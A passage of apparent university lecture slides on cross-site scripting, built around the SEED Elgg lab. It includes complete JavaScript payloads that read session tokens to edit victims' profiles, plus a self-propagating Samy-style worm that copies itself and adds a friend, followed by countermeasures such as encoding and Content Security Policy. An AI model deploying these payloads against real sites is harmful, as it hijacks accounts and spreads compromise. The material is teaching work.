    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

XSS Injection to edit someone's profile

```
<script type="text/javascript">
```

```
window.onload = function(){
```

```
    // JavaScript code to access user name, user guid, Time Stamp __elgg_ts and Security Token __elgg_token
```

```
    var name="&name="+elgg.session.user.name;
```

```
    var guid="&guid="+elgg.session.user.guid;
```

```
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
```

```
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

```
    var desc="&description=Samy is my hero" +
```

```
        "&accesslevel[description]=2";
```

```
    // Construct your url.
```

```
    var sendurl = http://www.xsslabelgg.com/action/profile/edit
```

```
    // Construct the content of your request.
```

```
    var content = token + ts + name + desc + guid;
```

```
    // Send the HTTP POST request
```

```
    var samyGuid= ??? ; //FILL IN
```

```
    if (elgg.session.user.guid!=samyGuid)    // (1)
```

```
    {
```

```
        // Create and send Ajax request to modify profile
```

```
        var Ajax=null;
```

```
        Ajax=new XMLHttpRequest();
```

```
        Ajax.open("POST",sendurl,true);
```

```
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
```

```
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
```

```
        Ajax.send(content);
```

```
    }
```

```
} </script>
```

Get the name and ID of victim 1


The string we are injecting into someone else's about me section 2

Assemble payload 3


We want to update anyone's profile *except for Samy*, so we need his ID

(You can poke around in Firefox developer tools to figure this out)


Self-Propagating Worm




Self-Propagating Worm




Self-Propagating Worm



Self-Propagating Worm



Self-Propagating Worm



Self-Propagating Worm

Not much different than past two tasks:

1. Host malicious javascript on some webpage

```
script type="text/javascript" src="http://example.com/xss_worm.js"></script>
```

This is on our VM!

(This is all one javascript program)

```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</\" + \"script>\"";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc += "&accesslevel[description]=2";

  // Send the HTTP POST request
  var sendurl="http://www.xsslabelgg.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
```

```
// Construct and send the Ajax request
var samyGuid=59; //FILL IN
if (elgg.session.user.guid!=samyGuid)
{
  // Create and send Ajax request to modify profile 1
  var Ajax=null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send(content);

  // Construct the HTTP request to add Samy as a friend. 2
  sendurl= "http://www.xsslabelgg.com/action/friends/add?friend="+samyGuid + token + ts;
  var Ajax=null;
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send();
}
} </script>
```

2. Fill in javascript for worm. This code sends two HTTP requests. First is a **POST** to modify user profile
Second HTTP **GET** request will add Samy as a friend!

Solutions?

Filtering → Remove any ability for a user to enter something that might look like a script

Encoding → HTML encode specific characters; e.g

`<script>blah</script>` → `<blah>`

It is not that easy. Javascript can be executed through many ways `<a>`, `hrefs`, `<div>`, ``

Content-Security-Policy (CSP)- The better countermeasure for XSS/Clickjacking attacks

- ☐ Clearly delineate code vs data via HTTP header values set by a server
- ☐ Restricts resources, such as scripts, that a page can load

CSP RULES

- `default-src 'self'` → Only allows javascript code from current domain
- `script-src https://trusted-website.com` → only allows javascript code from trusted domain

Same Origin Policy, **Cross Origin Resource Sharing** policies

Summary

- Untrusted data should **always** be treated as though it contains an attack.
 - > Do not send it anywhere without taking steps to make sure that any attacks are detected and neutralized.
- Types of XSS attacks
 - **Reflected XSS** - the malicious script comes from the current HTTP request.
 - **Stored XSS** - the malicious script comes from the website's database.
 - **DOM-based XSS** - the vulnerability exists in client-side code rather than server-side code.
- Countermeasures
 - **Content Security Policy** - policies that explicitly allow/deny code to run
 - **Filtering/Encoding** - HTML encode specific characters; e.g.,
 - < <
 - > >
 - " "
 - ' '
 - & &